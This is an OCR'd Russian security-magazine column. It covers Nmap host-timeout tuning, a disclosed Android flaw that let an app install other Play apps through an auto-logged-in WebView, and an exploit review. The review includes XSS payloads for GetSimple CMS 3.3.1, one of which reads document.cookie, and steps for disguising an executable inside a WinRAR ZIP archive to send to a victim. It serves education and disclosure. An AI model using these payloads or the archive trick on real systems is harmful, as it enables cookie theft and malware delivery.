
--host-timeout <time>. Последний параметр относится косвенно к настройке тайминга, но очень и очень полезен. Он позволяет установить значение, после которого хост «пропускается» в сканировании.

Представь, сканируем мы сеть класса C и сканирование идет скоренько. Но тут — бац! — два-три хоста где-то в середине сильно зафильтрованы. Если не настроил все заранее (как указано выше), либо жди «до бесконечности», либо пересканируй все заново, но уже с настройками.

Так вот, если Nmap достигает host-timeout для конкретного хоста, то он останавливает сканирование и переходит к следующим хостам. Установив значение минут в двадцать-тридцать, можно уже не опасаться «зафайрволенных» хостов, по достижении лимитов они проскочат. А разобраться с ними можно будет уже позже, настроив сканирование вручную. И да, по умолчанию он бесконечен.

Для выбора корректного значения рекомендуется просканировать один-два типовых хоста и удвоить/утроить это значение.

Конечно, есть еще другие параметры для настройки производительности Nmap'а, так что если эти тебе не помогли, то обратись сюда. Но главная мысль, скорее, такова: лучше потратить чуть больше времени на первичную настройку, чем потом ждать или пересканировать.



Данные для подсчета RTT получены

УСТАНОВИТЬ ЛЮБОЕ ПРИЛОЖЕНИЕ НА ANDROID

РЕШЕНИЕ

Недавно была задискложена отличнейшая логическая бага в Android. И мне кажется, это хороший, типичный представитель логических уязвимостей, а потому хотелось бы познакомить тебя с ней. Ведь такие баги — это просто кайф: и мозгом пошевелить надо, и найти можно там, где уже «каждый совал свою кавычку».

Итак, суть проблемы заключалась в том, что любое андроидовское приложение, обладающее определенными, не очень большими привилегиями, имело возмож-

ность установить ЛЮБОЕ другое приложение с маркета, с любыми привилегиями. То есть закачал себе человек игрульку, а та взяла и поставила еще софта на девайс и слила все деньги через какой-нить SMS-сервис. Здесь мы видим прямой профит для злых дядек, а потому ее автору гугл заплатил две тысячи долларов.

Давай же разберем багу. Я не буду вдаваться в технические глубины, а сконцентрируюсь на базовых вещах, чтобы те, кто незнаком с дройдами, тоже ощутил всю крутость. Ведь на самом деле она проста! Здесь все по принципу: по отдельности каждый из «фрагментов мозаики» защищен, а в целом — дыра.

Мозаика складывается из следующего:


1. В наше приложение мы можем добавить WebView, то есть браузер. При этом мы можем подпихнуть свой JavaScript на любую страницу.
2. Для установки приложения из маркета нам необходим лишь браузер. Например, ты можешь зайти на Google Play и, если аутентифицирован, установить любое приложение на любой свой подцепленный девайс.
3. Обладая кое-какими правами (android.permission.USE_CREDENTIALS), приложение может запросить у Account Manager'а девайса токен на аутентификацию и автоматически залогиниться в WebView в твой акк.

Ощущаешь? Наше приложение может автоматически залогиниться в гугл и с помощью подконтрольного JS в WebView полностью эмулировать поведение пользователя! Всевозможные анти-CSRF-токены, запросы на согласие о высоких правах и прочее мы можем вынуть и «накликать». Хотя фактически так же мы можем получить доступ и к другим сервисам гугла. Почту, например, почитать :).


Так как багу задисклозили, значит, ее и закрыли. По предположению автора, главным изменением стала отмена автоматического логина. Теперь выводится сообщение, правда ли мы хотим залогиниться, и без юзерского клика «OK» никак не обойтись. На этом все. За подробностями отправляю к источникам, да и рекомендую запилить личный PoC.

В конце хотел бы лишь добавить про «глубину проникновения» гугла в нашу жизнь. Я не говорю о проблеме приватности. Аккаунт на гугле для очень многих людей главный, к которому привязано почти все. Причем это не просто набор критичных сервисов, а доступ к браузеру Chrome (а потом к ОС?), дройдо-девайсам (чему-то еще?). Мне кажется, что это в будущем значительно поменяет типовые подходы к безопасности. Например, трояны. Зачем «закапываться» вглубь систем, обходить разграничение прав ОС, подписи драйверов, когда можно спрятаться в JS-коде одного из компонентов браузера, ничего при этом не обходя и обладая контролем над главным «выходом»? Хотя понятно зачем :). Или какую защиту для банк-клиентов может дать одноразовый код по SMS, если с затрояненного браузера на компе на все дройд-девайсы пользователя можно поставить троянчик, который будет читать SMS? Но это так — словоблудие :).

Спасибо за внимание и успешных познаний нового! ⊐⊏



Выбираем девайс, на который устанавливаем приложение



This app has access to these permissions:
Network communication
full network access
Storage
modify or delete the contents of your USB storage
System tools
test access to protected storage
Choose a device
111
Cancel
Install

Борис Рютин,
ЦОР (Esage Lab)
dukebarman@xakep.ru
@dukebarman



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

ОБЗОР ЭКСПЛОЙТОВ


АНАЛИЗ СВЕЖЕНЬКИХ УЯЗВИМОСТЕЙ

Сегодня мы проанализируем, что произойдет, если добавить в открытый формат собственные поля на примере WinRAR, и рассмотрим ряд web-уязвимостей в популярной CMS и продукте от McAfee.

РАЗЛИЧНЫЕ УЯЗВИМОСТИ В GETSIMPLE CMS 3.3.1

CVSSv2:	N/A
Дата релиза:	24 марта 2014 года
Автор:	Jeroen — IT Nerdbox
CVE:	N/A

Начнем наш обзор с нескольких уязвимостей, которые были найдены в CMS GetSimple, позиционирующей себя как очень простую в использовании. Так как часть уязвимостей — это XSS, то рассмотрим сразу эксплойты.



Хранимая XSS-уязвимость в GetSimple CMS 3.3.1

EXPLOIT


1. Хранимая XSS была найдена в административном интерфейсе настроек, где в полях `name` и `permalink` из-за недостаточных проверок можно вставить вредоносный код, который будет сохранен в XML-файл.

   Для проверки вводим в поле `Display name` по URL-адресу `http://site.com/admin/settings.php` следующий код:


```
Admin"><script>alert("1");</script>
```

2. Следующая уязвимость была также найдена в административном интерфейсе в модуле, ответственном за логи, `log.php`, в параметре `log`, но относится она к отраженным XSS:

```
http://site.com/admin/log.php?log=test.log<img/src="> ↵
"onerror=prompt(document.cookie)>
```



Отраженная XSS-уязвимость в GetSimple CMS 3.3.1



Ошибка в GetSimple CMS 3.3.1, по которой можно определить, есть ли такое имя в системе

3. Третья ошибка была найдена в модуле восстановления пароля и позволяет собрать имена пользователей, которые есть в системе. Система выводит разные сообщения для существующих и несуществующих пользователей.
4. Последняя уязвимость опять была найдена в модуле восстановления доступа. Механизм восстановления пароля сразу сбрасывает пароль по запросу без каких-либо дополнительных проверок. Вследствие этого атакующий может отправлять запросы каждую N секунду, когда пользователь авторизуется в системе. Другой эффект от этой уязвимости позволяет «забомбить» почту пользователя большим количеством сообщений о сброшенном пароле.

Эффективный путь решить эту проблему — высылать ссылку для сброса на почту

пользователя.

Автор уязвимостей также записал видео для демонстрации уязвимостей и выложил на своем YouTube-канале.

TARGETS

GetSimple CMS 3.3.1.

SOLUTION

На момент написания статьи о патче не было известно.

УЯЗВИМОСТЬ НУЛЕВОГО ДНЯ В WINRAR

CVSSv2:	N/A
Дата релиза:	23 марта 2014 года
Автор:	chr1x, An7i
CVE:	N/A


Теперь рассмотрим «0day»-уязвимость в популярной программе-архиваторе WinRAR от компании RARLAB. Пусть тебя не смущает, что уязвимость нулевого дня в кавычках. Как пишут источники, уязвимость была найдена еще 28 сентября 2009 года (добавлена в базу OSVDB), но при этом успешно эксплуатируется на версиях программы 2012 и выше. Также эта техника была замечена при использовании в целевых атаках за март 2014-го. Помимо этого, у многих пользователей, как домашних, так и корпоративных, до сих пор остается старая версия «для ознакомления», и никто ее не обновляет. Начнем с небольшой схемы ZIP-формата (см. скриншот). Как ты видишь, смещение (offset), равное 30, указывает на имя сжатого файла.

Offset	Bytes	Description
0	4	Local file header signature = 0x04034b50 (read as a little-endian number)
4	2	Version needed to extract (minimum)
6	2	General purpose bit flag
8	2	Compression method
10	2	File last modification time
12	2	File last modification date
14	4	CRC-32
18	4	Compressed size
22	4	Uncompressed size
26	2	File name length (*n*)
28	2	Extra field length (*m*)
30	*n*	File name

30+*n*	*m*	Extra field

Схема ZIP-формата

Когда исследователь сжал файл с помощью WinRAR, указав метод сжатия `ZIP Format`, то увидел, что структура полученного файла схожа, но WinRAR добавил несколько собственных свойств. Для понимания посмотрим на скриншот, где мы сжимаем файл с именем `Test1.txt` и данными `AAAAA` в формате ZIP. Как ты заметил, WinRAR вставил дополнительное поле `file name` внутрь сжатого файла. После небольшого анализа было установлено, что второе имя дается файлу после его разархивирования. А первое имя используется для отображения в главном окне WinRAR при просмотре архива. Причем никакой проверки на идентичность нет, что позволяет нам в качестве первого имени использовать безобидные `ReadMe.txt` или `Небо.jpg`, а вот вторым реальным будет исполняемый файл с расширением exe или bat.



Пример дополнительного поля, созданного программой WinRAR

EXPLOIT

Для проверки достаточно воспроизвести следующие этапы:

1. Берем любой исполняемый файл, например очень любимый нами калькулятор `calc.exe`.
2. Упаковываем его с помощью WinRAR, выбрав формат ZIP.
3. Открываем полученный файл с помощью редактора и меняем расширение в первом имени. На скриншоте я специально открыл один и тот же файл для демонстрации того, что между вторым и первым именем лежит сжатая информация.
4. Отсылаем полученный файл жертве.

В принципе, от такой атаки можно защититься или ты даже ее не заметишь, если всегда используешь опцию архиватора «Распаковать сюда / в ...». Но и это можно обойти.

